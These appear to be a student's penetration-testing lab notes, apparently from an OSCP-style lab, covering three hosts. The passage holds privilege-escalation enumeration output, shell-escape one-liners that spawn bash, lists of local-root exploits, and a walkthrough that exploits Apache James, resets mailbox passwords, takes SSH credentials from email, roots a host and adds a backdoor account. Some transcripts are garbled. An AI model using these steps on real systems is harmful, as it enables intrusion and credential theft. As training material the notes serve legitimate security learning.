systemtap-sdt-devel-2.8-10.el7.x86_64
sysvinit-tools-2.88-14.ds1.el7.x86_64
tar-1.26-29.el7.x86_64
tcp_wrappers-libs-7.6-77.el7.x86_64
teamd-1.17-5.el7.x86_64
trousers-0.3.13-1.el7.x86_64
tuned-2.5.1-4.el7_2.1.noarch
tzdata-2015g-1.el7.noarch
ustr-1.0.4-16.el7.x86_64
util-linux-2.23.2-26.el7.x86_64
vim-common-7.4.160-1.el7.x86_64
vim-enhanced-7.4.160-1.el7.x86_64
vim-filesystem-7.4.160-1.el7.x86_64
vim-minimal-7.4.160-1.el7.x86_64
virt-what-1.13-6.el7.x86_64
wget-1.14-10.el7_0.1.x86_64
which-2.20-7.el7.x86_64
wpa_supplicant-2.0-17.el7_1.x86_64
xfsprogs-3.2.2-2.el7.x86_64
xorg-x11-server-utils-7.7-14.el7.x86_64
xz-5.1.2-12alpha.el7.x86_64
xz-libs-5.1.2-12alpha.el7.x86_64
yum-3.4.3-132.el7.centos.0.1.noarch
yum-metadata-parser-1.1.4-10.el7.x86_64
yum-plugin-fastestmirror-1.1.31-34.el7.noarch
zlib-1.2.7-15.el7.x86_64

[+] Current processes

| USER | PID | START | TIME | COMMAND |
|------|-----|-------|------|--------------------------|
| root | 1 | 13:34 | 0:03 | /usr/lib/systemd/systemd |
| root | 2 | 13:34 | 0:00 | [kthreadd] |
| root | 3 | 13:34 | 0:00 | [ksoftirqd/0] |
| root | 7 | 13:34 | 0:00 | [migration/0] |
| root | 8 | 13:34 | 0:00 | [rcu_bh] |
| root | 9 | 13:34 | 0:00 | [rcuob/0] |
| root | 10 | 13:34 | 0:09 | [rcu_sched] |
| root | 11 | 13:34 | 0:06 | [rcuos/0] |
| root | 12 | 13:34 | 0:02 | [watchdog/0] |

root 13 13:34 0:00 [khelper]
root 14 13:34 0:00 [kdevtmpfs]
root 15 13:34 0:00 [netns]
root 16 13:34 0:00 [perf]
root 17 13:34 0:00 [writeback]
root 18 13:34 0:00 [kintegrityd]
root 19 13:34 0:00 [bioset]
root 20 13:34 0:00 [kblockd]
root 21 13:34 0:00 [md]
root 26 13:34 0:00 [khungtaskd]
root 27 13:34 0:17 [kswapd0]
root 28 13:34 0:00 [ksmd]
root 29 13:34 0:00 [khugepaged]
root 30 13:34 0:00 [fsnotify_mark]
root 31 13:34 0:00 [crypto]
root 39 13:34 0:00 [kthrotld]
root 41 13:34 0:00 [kmpath_rdacd]
root 42 13:34 0:00 [kpsmoused]
root 44 13:34 0:00 [ipv6_addrconf]
root 63 13:34 0:00 [deferwq]
root 94 13:34 0:00 [kaudittd]
root 260 13:34 0:00 [mpt_poll_0]
root 261 13:34 0:00 [ata_sff]
root 263 13:34 0:00 [mpt/0]
root 264 13:34 0:00 [events_power_ef]
root 279 13:34 0:00 [scsi_eh_0]
root 280 13:34 0:00 [scsi_tmf_0]
root 281 13:34 0:00 [scsi_eh_1]
root 284 13:34 0:00 [scsi_tmf_1]
root 286 13:34 0:00 [scsi_eh_2]
root 287 13:34 0:00 [scsi_tmf_2]
root 289 13:34 0:00 [ttm_swap]
root 358 13:34 0:00 [kdmflush]
root 359 13:34 0:00 [bioset]
root 368 13:34 0:00 [kdmflush]
root 369 13:34 0:00 [bioset]
root 384 13:34 0:00 [xfsalloc]
root 385 13:34 0:00 [xfs_mru_cache]
root 386 13:34 0:00 [xfs-buf/dm-0]
root 387 13:34 0:00 [xfs-data/dm-0]
root 388 13:34 0:00 [xfs-conv/dm-0]
root 389 13:34 0:00 [xfs-cil/dm-0]
root 390 13:34 0:15 [xfsaild/dm-0]
root 458 13:34 0:01 /usr/lib/systemd/systemd-journald
root 481 13:34 0:00 /usr/sbin/lvmetad
root 485 13:34 0:00 /usr/lib/systemd/systemd-udevd
root 551 13:34 0:00 [xfs-buf/sda1]
root 552 13:34 0:00 [xfs-data/sda1]
root 554 13:34 0:00 [xfs-conv/sda1]
root 556 13:34 0:00 [xfs-cil/sda1]
root 558 13:34 0:00 [xfsaild/sda1]

```
root 570 13:34 0:00 /sbin/auditd
root 594 13:34 0:00 /usr/lib/systemd/systemd-logind
root 595 13:34 0:00 /usr/bin/python
root 597 13:34 0:00 /usr/sbin/rsyslogd
dbus 598 13:34 0:01 /bin/dbus-daemon
root 607 13:34 0:26 /usr/bin/vmtoolsd
root 610 13:34 0:00 /usr/sbin/crond
root 613 13:34 0:00 /sbin/agetty
root 681 13:34 0:00 /usr/sbin/NetworkManager
root 789 13:34 0:00 /usr/sbin/wpa_supplicant
polkitd 790 13:34 0:00 /usr/lib/polkit-1/polkitd
root 1195 13:34 0:04 /usr/bin/python
root 1197 13:34 0:00 /usr/sbin/sshd
root 1200 13:34 0:03 /usr/sbin/httpd
mysql 1275 13:34 0:00 /bin/sh
root 1348 13:34 0:00 nginx:
nginx 1352 13:34 1:34 nginx:
mysql 1747 13:34 0:42 /usr/libexec/mysqld
root 1748 13:34 0:00 /usr/libexec/postfix/master
postfix 1768 13:34 0:00 qmgr
root 2592 13:34 0:00 /usr/sbin/CROND
otrs 2594 13:34 0:00 [sh]
otrs 2600 13:34 0:27 /usr/bin/perl
root 3013 14:20 0:00 [kworker/0:2H]
apache 3432 14:30 0:16 /usr/sbin/httpd
apache 3443 14:30 0:11 /usr/sbin/httpd
apache 3454 14:30 0:04 /usr/sbin/httpd
apache 3469 14:30 0:04 /usr/sbin/httpd
apache 3470 14:30 0:14 /opt/otrs/bin/c
apache 3503 14:30 0:19 /usr/sbin/httpd
apache 3545 14:42 0:04 /opt/otrs/bin/c
apache 3546 14:42 0:14 /usr/sbin/httpd
apache 3547 14:42 0:20 /usr/sbin/httpd
apache 3573 14:42 0:11 /usr/sbin/httpd
apache 3632 14:50 0:00 sh
apache 3633 14:50 0:00 /usr/bin/python
apache 3634 14:50 0:00 /bin/sh
root 3654 14:58 0:00 [kworker/0:0H]
root 3716 15:05 0:00 su
root 3717 15:05 0:00 bash
root 3727 15:08 0:00 python
root 3728 15:08 0:00 /bin/sh
root 3729 15:08 0:00 bash
root 3794 15:25 0:02 [kworker/u2:1]
root 4625 20:13 0:00 [kworker/u2:0]
apache 4672 20:27 0:00 sh
apache 4673 20:27 0:00 /usr/bin/python
apache 4674 20:27 0:00 /bin/sh
apache 4739 20:48 0:00 python
apache 4740 20:48 0:00 /bin/sh
apache 4741 20:49 0:00 /bin/bash
```

```
apache 4743 20:49 0:00 /bin/sh
postfix 4980 21:47 0:00 pickup
apache 5098 22:16 0:00 python
apache 5099 22:16 0:00 /bin/bash
apache 5103 22:17 0:00 /bin/sh
root 5170 22:31 0:00 [kworker/0:2]
otrs 5179 22:35 0:00 /usr/bin/perl
otrs 5185 22:35 0:01 /usr/bin/perl
otrs 5188 22:36 0:01 /usr/bin/perl
otrs 5192 22:37 0:03 /usr/bin/perl
apache 5202 22:39 0:00 python
apache 5203 22:39 0:00 /bin/sh
root 6674 23:06 0:00 [kworker/0:1]
root 6692 23:11 0:00 [kworker/0:0]
apache 6704 23:13 0:00 python
apache 8036 23:13 0:00 /bin/sh
apache 8037 23:13 0:00 ps
apache 8038 23:13 0:00 awk
```

[+] Apache Version and Modules

```
Server version: Apache/2.4.6 (CentOS)
Server built: Nov 19 2015 21:43:13
Compiled in modules:
core.c
mod_so.c
http_core.c
```

[+] Apache Config File

[+] Sudo Version (Check out http://www.exploit-db.com/search/?action=search&filter_page=1&filter_description=sudo)

```
Sudo version 1.8.6p7
Sudoers policy plugin version 1.8.6p7
Sudoers file grammar version 42
Sudoers I/O plugin version 1.8.6p7
```

[*] IDENTIFYING PROCESSES AND PACKAGES RUNNING AS ROOT OR OTHER SUPERUSER...

```
root 284 13:34 0:00 [scsi_tmf_1]
root 20 13:34 0:00 [kblockd]
root 18 13:34 0:00 [kintegrityd]
root 29 13:34 0:00 [khugepaged]
root 2 13:34 0:00 [kthreadd]
root 481 13:34 0:00 /usr/sbin/lvmetad
root 551 13:34 0:00 [xfs-buf/sda1]
root 6674 23:06 0:00 [kworker/0:1]
root 260 13:34 0:00 [mpt_poll_0]
root 94 13:34 0:00 [kauditfd]
root 264 13:34 0:00 [events_power_ef]
root 389 13:34 0:00 [xfs-cil/dm-0]
root 556 13:34 0:00 [xfs-cil/sda1]
```

```
root 11 13:34 0:06 [rcuos/0]
root 387 13:34 0:00 [xfs-data/dm-0]
root 263 13:34 0:00 [mpt/0]
root 388 13:34 0:00 [xfs-conv/dm-0]
root 7 13:34 0:00 [migration/0]
root 287 13:34 0:00 [scsi_tmf_2]
root 63 13:34 0:00 [deferwq]
root 3717 15:05 0:00 bash
```

Possible Related Packages:

```
bash-4.2.46-19.el7.x86_64
root 2592 13:34 0:00 /usr/sbin/CROND
root 27 13:34 0:17 [kswapd0]
root 5170 22:31 0:00 [kworker/0:2]
root 368 13:34 0:00 [kdmflush]
root 3728 15:08 0:00 /bin/sh
root 9 13:34 0:00 [rcuob/0]
root 485 13:34 0:00 /usr/lib/systemd/systemd-udevd
root 280 13:34 0:00 [scsi_tmf_0]
root 3 13:34 0:00 [ksoftirqd/0]
root 610 13:34 0:00 /usr/sbin/crond
root 3794 15:25 0:02 [kworker/u2:1]
root 42 13:34 0:00 [kpsmoused]
root 16 13:34 0:00 [perf]
root 1 13:34 0:03 /usr/lib/systemd/systemd
```

Possible Related Packages:

```
systemd-219-19.el7.x86_64
systemd-libs-219-19.el7.x86_64
systemd-sysv-219-19.el7.x86_64
root 385 13:34 0:00 [xfs_mru_cache]
root 3729 15:08 0:00 bash
```

Possible Related Packages:

```
bash-4.2.46-19.el7.x86_64
root 286 13:34 0:00 [scsi_eh_2]
root 681 13:34 0:00 /usr/sbin/NetworkManager
```

Possible Related Packages:

```
NetworkManager-1.0.6-27.el7.x86_64
NetworkManager-libnm-1.0.6-27.el7.x86_64
NetworkManager-tui-1.0.6-27.el7.x86_64
root 3654 14:58 0:00 [kworker/0:0H]
root 261 13:34 0:00 [ata_sff]
root 6692 23:11 0:00 [kworker/0:0]
root 281 13:34 0:00 [scsi_eh_1]
root 386 13:34 0:00 [xfs-buf/dm-0]
root 26 13:34 0:00 [khungtaskd]
root 41 13:34 0:00 [kmpath_rdacd]
root 358 13:34 0:00 [kdmflush]
root 558 13:34 0:00 [xfsaild/sda1]
root 31 13:34 0:00 [crypto]
root 1197 13:34 0:00 /usr/sbin/sshd
root 4625 20:13 0:00 [kworker/u2:0]
root 28 13:34 0:00 [ksmd]
```

```
root 552 13:34 0:00 [xfs-data/sda1]
root 13 13:34 0:00 [khelper]
root 39 13:34 0:00 [kthrotld]
root 19 13:34 0:00 [bioset]
root 595 13:34 0:00 /usr/bin/python

Possible Related Packages:
audit-libs-python-2.4.1-5.el7.x86_64
dbus-python-1.1.1-9.el7.x86_64
libselinux-python-2.2.2-6.el7.x86_64
libsemanage-python-2.1.10-18.el7.x86_64
newt-python-0.52.15-4.el7.x86_64
policycoreutils-python-2.2.5-20.el7.x86_64
python-2.7.5-34.el7.x86_64
python-IPy-0.75-6.el7.noarch
python-backports-1.0-8.el7.x86_64
python-backports-ssl_match_hostname-3.4.0.2-4.el7.noarch
python-configobj-4.7.2-7.el7.noarch
python-decorator-3.4.0-3.el7.noarch
python-iniparse-0.4-9.el7.noarch
python-libs-2.7.5-34.el7.x86_64
python-perf-3.10.0-327.4.5.el7.x86_64
python-pycurl-7.19.0-17.el7.x86_64
python-pyudev-0.15-7.el7.noarch
python-setuptools-0.9.8-4.el7.noarch
python-slip-0.4.0-2.el7.noarch
python-slip-dbus-0.4.0-2.el7.noarch
python-urlgrabber-3.10-7.el7.noarch
rpm-python-4.11.3-17.el7.x86_64
root 279 13:34 0:00 [scsi_eh_0]
root 14 13:34 0:00 [kdevtmpfs]
root 3013 14:20 0:00 [kworker/0:2H]
root 384 13:34 0:00 [xfsalloc]
root 1195 13:34 0:04 /usr/bin/python
```

```
Possible Related Packages:
audit-libs-python-2.4.1-5.el7.x86_64
dbus-python-1.1.1-9.el7.x86_64
libselinux-python-2.2.2-6.el7.x86_64
libsemanage-python-2.1.10-18.el7.x86_64
newt-python-0.52.15-4.el7.x86_64
policycoreutils-python-2.2.5-20.el7.x86_64
python-2.7.5-34.el7.x86_64
python-IPy-0.75-6.el7.noarch
python-backports-1.0-8.el7.x86_64
python-backports-ssl_match_hostname-3.4.0.2-4.el7.noarch
python-configobj-4.7.2-7.el7.noarch
python-decorator-3.4.0-3.el7.noarch
python-iniparse-0.4-9.el7.noarch
python-libs-2.7.5-34.el7.x86_64
python-perf-3.10.0-327.4.5.el7.x86_64
python-pycurl-7.19.0-17.el7.x86_64
python-pyudev-0.15-7.el7.noarch
```

```
python-setuptools-0.9.8-4.el7.noarch
python-slip-0.4.0-2.el7.noarch
python-slip-dbus-0.4.0-2.el7.noarch
python-urlgrabber-3.10-7.el7.noarch
rpm-python-4.11.3-17.el7.x86_64
root 1748 13:34 0:00 /usr/libexec/postfix/master
root 570 13:34 0:00 /sbin/auditd
root 1348 13:34 0:00 nginx:
root 30 13:34 0:00 [fsnotify_mark]
root 594 13:34 0:00 /usr/lib/systemd/systemd-logind
root 554 13:34 0:00 [xfs-conv/sda1]
root 613 13:34 0:00 /sbin/agetty
root 8 13:34 0:00 [rcu_bh]
root 359 13:34 0:00 [bioset]
root 21 13:34 0:00 [md]
root 789 13:34 0:00 /usr/sbin/wpa_supplicant
```

Possible Related Packages:

```
wpa_supplicant-2.0-17.el7_1.x86_64
root 369 13:34 0:00 [bioset]
root 597 13:34 0:00 /usr/sbin/rsyslogd
root 44 13:34 0:00 [ipv6_addrconf]
root 607 13:34 0:26 /usr/bin/vmtoolsd
root 289 13:34 0:00 [ttm_swap]
root 390 13:34 0:15 [xfsaild/dm-0]
root 3727 15:08 0:00 python
```

Possible Related Packages:

```
audit-libs-python-2.4.1-5.el7.x86_64
dbus-python-1.1.1-9.el7.x86_64
libselinux-python-2.2.2-6.el7.x86_64
libsemanage-python-2.1.10-18.el7.x86_64
newt-python-0.52.15-4.el7.x86_64
policycoreutils-python-2.2.5-20.el7.x86_64
python-2.7.5-34.el7.x86_64
python-IPy-0.75-6.el7.noarch
python-backports-1.0-8.el7.x86_64
python-backports-ssl_match_hostname-3.4.0.2-4.el7.noarch
python-configobj-4.7.2-7.el7.noarch
python-decorator-3.4.0-3.el7.noarch
python-iniparse-0.4-9.el7.noarch
python-libs-2.7.5-34.el7.x86_64
python-perf-3.10.0-327.4.5.el7.x86_64
python-pycurl-7.19.0-17.el7.x86_64
python-pyudev-0.15-7.el7.noarch
python-setuptools-0.9.8-4.el7.noarch
python-slip-0.4.0-2.el7.noarch
python-slip-dbus-0.4.0-2.el7.noarch
python-urlgrabber-3.10-7.el7.noarch
rpm-python-4.11.3-17.el7.x86_64
root 458 13:34 0:01 /usr/lib/systemd/systemd-journald
root 15 13:34 0:00 [netns]
root 3716 15:05 0:00 su
```

```
root 1200 13:34 0:03 /usr/sbin/httpd
Possible Related Packages:
    httpd-2.4.6-40.el7.centos.x86_64
    httpd-tools-2.4.6-40.el7.centos.x86_64
root 10 13:34 0:09 [rcu_sched]
root 12 13:34 0:02 [watchdog/0]
root 17 13:34 0:00 [writeback]
```

[*] ENUMERATING INSTALLED LANGUAGES/TOOLS FOR SPOILT BUILDING...

[+] Installed Tools

```
/usr/bin/awk
/usr/bin/perl
/usr/bin/python
/usr/bin/vi
/usr/bin/vim
/usr/bin/find
/usr/bin/wget
```

[+] Related Shell Escape Sequences...

```
vi-->    :!bash
vi-->    :set shell=/bin/bash:shell
vi-->    :!bash
vi-->    :set shell=/bin/bash:shell
awk-->    awk 'BEGIN {system("/bin/bash")}'
find-->   find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' \
perl-->   perl -e 'exec "/bin/bash";'
```

[*] FINDING RELEVANT PRIVILEGE ESCALATION EXPLOITS...

Note: Exploits relying on a compile/scripting language not detected on this system are marked with a '***' but should still be tested!

The following exploits are ranked higher in probability of success because this script detected a related running process, OS, or mounted file system

- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || <http://www.exploit-db.com/exploits/1518> || Language=c**

The following exploits are applicable to this kernel version and should be investigated as well

- Kernel ia32syscall Emulation Privilege Escalation || <http://www.exploit-db.com/exploits/15023> || Language=c**

- Sendpage Local Privilege Escalation || <http://www.exploit-db.com/exploits/19933> || Language=ruby**

- CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit) || <http://www.exploit-db.com/exploits/15944> || Language=c**

- CAP_SYS_ADMIN to root Exploit || <http://www.exploit-db.com/exploits/15916> || Language=c**

- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || <http://www.exploit-db.com/exploits/1518> || Language=c**

- open-time Capability file_ns_capable() Privilege Escalation || <http://www.exploit-db.com/exploits/25450> || Language=c**

- open-time Capability file_ns_capable() - Privilege Escalation Vulnerability || <http://www.exploit-db.com/exploits/25307> || Language=c*

10.11.1.44

22 May 2018
17:07

<https://10.11.1.44:8000/admin>

<https://www.youtube.com/watch?v=paCvmHgomP4>

10.11.1.72- BETA

13 April 2018
00:14

HOST 10.11.0.72

ports discovered:

Discovered open port 25/tcp on 10.11.1.72
Discovered open port 80/tcp on 10.11.1.72
Discovered open port 22/tcp on 10.11.1.72

Discovered open port 110/tcp on 10.11.1.72

Discovered open port 111/tcp on 10.11.1.72
This is a rpcbind port = check nmap scripts for stuff.,

Discovered open port 2049/tcp on 10.11.1.72

what is that ?

Discovered open port 119/tcp on 10.11.1.72

what is that ?

```
2/tcp  open  ssh
25/tcp open  smtp
80/tcp open  http
110/tcp open  pop3
111/tcp open  rpcbind
119/tcp open  nntp
```

```
2049/tcp open nfs
```

We will take every port and service and enumerate it slowly to find out what this has :)

```
22/tcp open ssh syn-ack ttl 64 OpenSSH 5.8p1 Debian 7ubuntu1 (Ubuntu Linux; protocol 2.0)
```

Weak keys for SSH 5.8 ?

```
25/tcp open smtp syn-ack ttl 64 JAMES smtpd 2.3.2
```

```
|_smtp-commands: beta Hello nmap.scanme.org (10.11.0.72 [10.11.0.72]),
```

```
//nmap --script smtp-open-relay.nse -p 25 10.11.1.72
```

The server is a smtp over relay so it can send stuff...to others or get a shell ?? enumerate more

all of the SMTP NMAP WAS tested

64 Apache httpd 2.2.20

```
110/tcp open pop3 syn-ack ttl 64 JAMES pop3d 2.3.2
```

currently nothing on nmap

```
111/tcp open rpcbind syn-ack ttl 64 2-4 (RPC #100000)
```

```
| rpcinfo:  
| program version port/proto service  
| 100000 2,3,4 111/tcp rpcbind  
| 100000 2,3,4 111/udp rpcbind  
| 100003 2,3,4 2049/tcp nfs  
| 100003 2,3,4 2049/udp nfs  
| 100005 1,2,3 39219/tcp mountd  
| 100005 1,2,3 49858/udp mountd  
| 100021 1,3,4 50989/udp nlockmgr  
| 100021 1,3,4 54334/tcp nlockmgr  
| 100024 1 34985/tcp status  
| 100024 1 54861/udp status  
| 100227 2,3 2049/tcp nfs_acl  
|_ 100227 2,3 2049/udp nfs_acl
```

so its a way we can mount local files to the remote server RPC server .. we list the writeable shares then mount a local one to it

```
119/tcp open nntp syn-ack ttl 64 JAMES nntpd (posting ok)
```

we can start to play with this service seems to be allowed

```
215 list of newsgroups follows
org.apache.avalon.dev 0 0 y
org.apache.avalon.user 0 0 y
org.apache.james.user 0 0 y
org.apache.james.dev 0 0 y
```

.

```
2049/tcp open nfs_acl syn-ack ttl 64 2-3 (RPC #100227)
```

NFS stands for Network File System and it is a service that can be found in Unix systems.
The purpose of NFS is to allow users to access shared directories in a network

There is no shares on the NFS to mount

```
root@kali:/usr/share/nmap/scripts# showmount -e 10.11.1.72
Export list for 10.11.1.72:
root@kali:/usr/share/nmap/scripts# exportfs -a
bash: exportfs: command not found
root@kali:/usr/share/nmap/scripts#
root@kali:/usr/share/nmap/scripts# showmount -e 10.11.1.72
Export list for 10.11.1.72:
root@kali:/usr/share/nmap/scripts# showmount -e 10.11.1.72^C
root@kali:/usr/share/nmap/scripts# mount -t nfs 10.11.1.72:/ /tmp
mount.nfs: access denied by server while mounting 10.11.1.72:/
root@kali:/usr/share/nmap/scripts#
```

```
root@kali:~/Desktop# python 35513.py 10.11.1.72
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
root@kali:~/Desktop#
```

so the above exploit showed us that it can create a user on port 4555 (which is a listening port for james apache!!))

I NEED TO START ENUMERATING ALL PORTS!!

```
elp           display this help
listusers      display existing accounts
countusers     display the number of existing accounts
adduser [username] [password]    add a new user
verify [username]          verify if specified user exist
deluser [username]          delete existing user
setpassword [username] [password]   sets a user's password
setalias [user] [alias]        locally forwards all email for 'user' to 'alias'
showalias [username]          shows a user's current email alias
unsetalias [user]            unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]       shows a user's current email forwarding
unsetforwarding [username]     removes a forward
user [repositoryname]         change to another user repository
shutdown                 kills the current JVM (convenient when James is run as a daemon)
quit                     close connection
```

```
nmap -sSV -p- --defeat-rst-rateLimit
```

Password:

```
rcpt
<../../../../../etc/bash_completion.d>
```

So there was a lot of ports open

I found 4555 logged in as root root on the JAMES remote administration tool 2,3,2
Then based on a exploit <>>

Listed the users and had /etc/bash_ from an exploit I ran however that did not do much for me,
So I reset the password of each one then logged on as the users on the pop3 account.
I had the ability to reset the passwords on the boxes.

```

root@kali:~/Downloads# telnet 10.11.1.72 4555
Trying 10.11.1.72... Music
Connected to 10.11.1.72.
Escape character is '^J'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root    42
Password:
root    44
Welcome root. HELP for a list of commands
listusers
Existing accounts 7
user: marcus
user: john
user: mailadmin
user: jenny
user: ./../../../../etc/bash_completion.d
user: ryuu
user: joe45

```

Then I saw there is port 110 open so connected and login in as the users that displayed within the Apache james control panel, all of the accounts had empty inboxes apart from "ryuu" which contained an password from the I.T department

```

root@kali:~/Downloads# telnet 10.11.1.72 110
Trying 10.11.1.72... Music
Connected to 10.11.1.72.
Escape character is '^J'.
+OK 4 3077 counts 7
1 597
2 786
3 673
4 1021
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <19262980.2.1420734423735.JavaMail.root@pop3>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ryuu@localhost
Received: from localhost ([127.0.0.1])
        by pop3 (JAMES SMTP Server 2.3.2) with SMTP ID 874
        for <ryuu@localhost>; Thu, 8 Jan 2015 11:27:01 -0500 (EST)
        (port 110)
Date: Thu, 8 Jan 2015 11:27:01 -0500 (EST)
From: mailadmin@localhost
Dear Ryuu,
        Connected to 10.11.1.72.
        Your temporary password is: pop3_31355and
        It will expire in 24 hours.
Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any command you need to your path.
username: ryuu
password: QUHqhUPRKXMo4m7k
Kind regards,
        HELP for a list of commands
Mattie: setpassword [username] [password]
Connection closed by foreign host.team@team.pl\r\n"
root@kali:~/Desktop# 
```

So quickly SSH on the machine but I had a limited shell which I managed to bypass by hitting "CTRL + C" soon as I entered my password.. This escaped the script of .bashrc running :)

So then I had very limited shell still I done bunch of things that has been listed in the escape shell section

ESCAPING SHELL

Currently trying to privilege escalation.

Enumeration begins

```
ryuu@beta:/$ uname -a
Linux beta 3.0.0-12-generic #20-Ubuntu SMP Fri Oct 7 14:50:42 UTC 2011 i686 i686 i386 GNU/Linux
ryuu@beta:/$ lsb_release -a
No LSB modules are available.
Distributor ID:    Ubuntu
Description:    Ubuntu 11.10
Release:    11.10
Codename:   oneiric
ryuu@beta:/$
```

After trying multiple exploits, the basic google of the kernel exploit and ubuntu 11.10 was done,

The exploit for linux kernel 2.6.39 < 3.2.2 Gentoo - therefore the exploit would be valid coz the kernel is 3.0.0-12

```
# ls
proof.txt
# md5sum proof.txt
909075a51ebe341fd9a3e4119e483450 proof.txt
# cat proof.txt
7ccae11dc3ech5f65e41b169b05f2c65
```

```
# ls
proof.txt
# md5sum proof.txt
909075a51ebe341fd9a3e4119e483450  proof.txt
# cat proof.txt
7ccae11dc3ecb5f65e41b169b05f2c65
#
```

```
# whoami  
root  
# hostname  
beta  
#
```

Created an account called behnam with pass: king99

Path escpaing

Barry

18 April 2018

23:16

shopping list of exploits to check and also lets login to every single service and see what they provide :)

```
80/tcp  open  http    Apache httpd 2.0.40 ((Red Hat Linux))
21/tcp  open  ftp     vsftpd 1.1.3 -  anonymous login but no exploit no permissions either
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```
22/tcp  open  ssh     OpenSSH 3.5p1 (protocol 1.99)
```

```
111/tcp open  rpcbind 2 (RPC #100000) -- access the port by rpcinfo -p 10.11.1.115
```

```
nmap 10.11.1.115 --script smb-os-discovery.nse -p445,139 -v
```

```
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP) -- smb is open on it
```

```
enum4linux can back with TOPHAT\root and other users
```

```
smbclient -L //10.11.1.115 :
nonymous login successful
```

| Sharename | Type | Comment |
|-----------|------|----------------------------|
| IPC\$ | IPC | IPC Service (Samba Server) |
| ADMIN\$ | IPC | IPC Service (Samba Server) |

Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set

Anonymous login successful

| Server | Comment |
|-----------|---------|
| Workgroup | Master |
| MYGROUP | BARRY |

logged into /IPC\$

```
smbclient //10.11.1.115/IPC$ -N
```

\logged in as well :

```
rpcclient -u "" 10.11.1.115
```

```
netname: IPC$
```

```
remark: IPC Service (Samba Server)
```

```
path: C:\tmp
```

```
password:
```

```
netname: ADMIN$
```

```
remark: IPC Service (Samba Server)
```

```
path: C:\tmp
```

```
password:
```

```
rpcclient $>
```

```
143/tcp open imap    UW imapd 2001.315rh - nothing
199/tcp open smux    Linux SNMP multiplexer - need to check later on
```

```
443/tcp open ssl/http Apache httpd 2.0.40 ((Red Hat Linux)) -correct
```

```
3306/tcp open mysql MySQL (unauthorized)
32768/tcp open status 1 (RPC #100024)
```

it is running top hat .. look for exploits on that
webazier version 2.01 ? exploit ?
webmail uses squirrelmail version 1.2.10 exploit ? started with this .

Host script results:

```
|_clock-skew: mean: -6s, deviation: 0s, median: -6s
| nbstat: NetBIOS name: TOPHAT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| TOPHAT<00>      Flags: <unique><active>
| TOPHAT<03>      Flags: <unique><active>
| TOPHAT<20>      Flags: <unique><active>
| MYGROUP<00>      Flags: <group><active>
|_ MYGROUP<1e>      Flags: <group><active>
```

shown: 989 closed ports

| PORT | STATE | SERVICE | VERSION |
|----------------------------------|---|---|---------------------------------------|
| 21/tcp | open | ftp | vsftpd 1.1.3 |
| ftp-anon: | Anonymous | FTP login allowed (FTP code 230) | |
| _drwxr-xr-x | 2 | 0 | 4096 Feb 28 2003 pub |
| 22/tcp | open | ssh | OpenSSH 3.5p1 (protocol 1.99) |
| ssh-hostkey: | | | |
| 1024 | 36:70:a4:9f:32:47:ac:57:3f:ef:a1:ec:0b:ba:44:1b | (RSA1) | |
| 1024 | 64:79:7d:c6:a2:63:32:54:f0:d9:2b:f3:5d:c7:d2:69 | (DSA) | |
| _ 1024 | 48:fb:39:3d:30:82:50:de:66:69:c5:ca:45:62:c0:dc | (RSA) | |
| _sshv1: | Server | supports SSHv1 | |
| 25/tcp | open | smtp? | |
| _smtp-commands: | Couldn't establish connection on port 25 | | |
| 80/tcp | open | http | Apache httpd 2.0.40 ((Red Hat Linux)) |
| http-methods: | | | |
| Supported Methods: | GET HEAD POST OPTIONS TRACE | | |
| _ Potentially risky methods: | TRACE | | |
| _http-server-header: | Apache/2.0.40 (Red Hat Linux) | | |
| _http-title: | Test Page for the Apache Web Server on Red Hat Linux | | |
| 111/tcp | open | rpcbind | 2 (RPC #100000) |
| rpcinfo: | | | |
| program | version | port/proto | service |
| 100000 | 2 | 111/tcp | rpcbind |
| 100000 | 2 | 111/udp | rpcbind |
| 100024 | 1 | 32768/tcp | status |
| 100024 | 1 | 32768/udp | status |
| _ 391002 | 2 | 32769/tcp | sgi_fam |
| 139/tcp | open | netbios-ssn | Samba smbd (workgroup: MYGROUP) |
| 143/tcp | open | imap | UW imapd 2001.315rh |
| _imap-capabilities: | MULTIAPPEND completed CAPABILITY IMAP4REV1 OK SCAN STARTTLS | | |
| MAILBOX-REFERRALS | THREAD=REFERENCES | THREAD=ORDEREDSUBJECT | SORT LOGIN-REFERRALS |
| AUTH=LOGIN | NAME | SPACE | IDLE |
| ssl-cert: Subject: | | | |
| commonName=localhost.localdomain | /organizationName=SomeOrganization | /stateOrProvinceName=SomeState/countryName=-- | |
| Issuer: | | | |
| commonName=localhost.localdomain | /organizationName=SomeOrganization | /stateOrProvinceName=SomeState/countryName=-- | |
| Public Key type: | rsa | | |
| Public Key bits: | 1024 | | |
| Signature Algorithm: | md5WithRSAEncryption | | |
| Not valid before: | 2007-01-16T06:07:45 | | |
| Not valid after: | 2008-01-16T06:07:45 | | |
| MD5: | 1be1 70c2 4561 74a1 f44e e3bf f085 614d | | |
| _SHA-1: | 720d 54ef be48 1888 7d60 2aef f869 6756 fc10 ee89 | | |
| _ssl-date: | 2018-04-18T19:11:18+00:00; -6s from scanner time. | | |
| 199/tcp | open | smux | Linux SNMP multiplexer |
| 443/tcp | open | ssl/http | Apache httpd 2.0.40 ((Red Hat Linux)) |
| http-methods: | | | |
| Supported Methods: | GET HEAD POST OPTIONS TRACE | | |

|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.0.40 (Red Hat Linux)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| ssl-cert: Subject: commonName=redhat/organizationName=ACME LOCAL
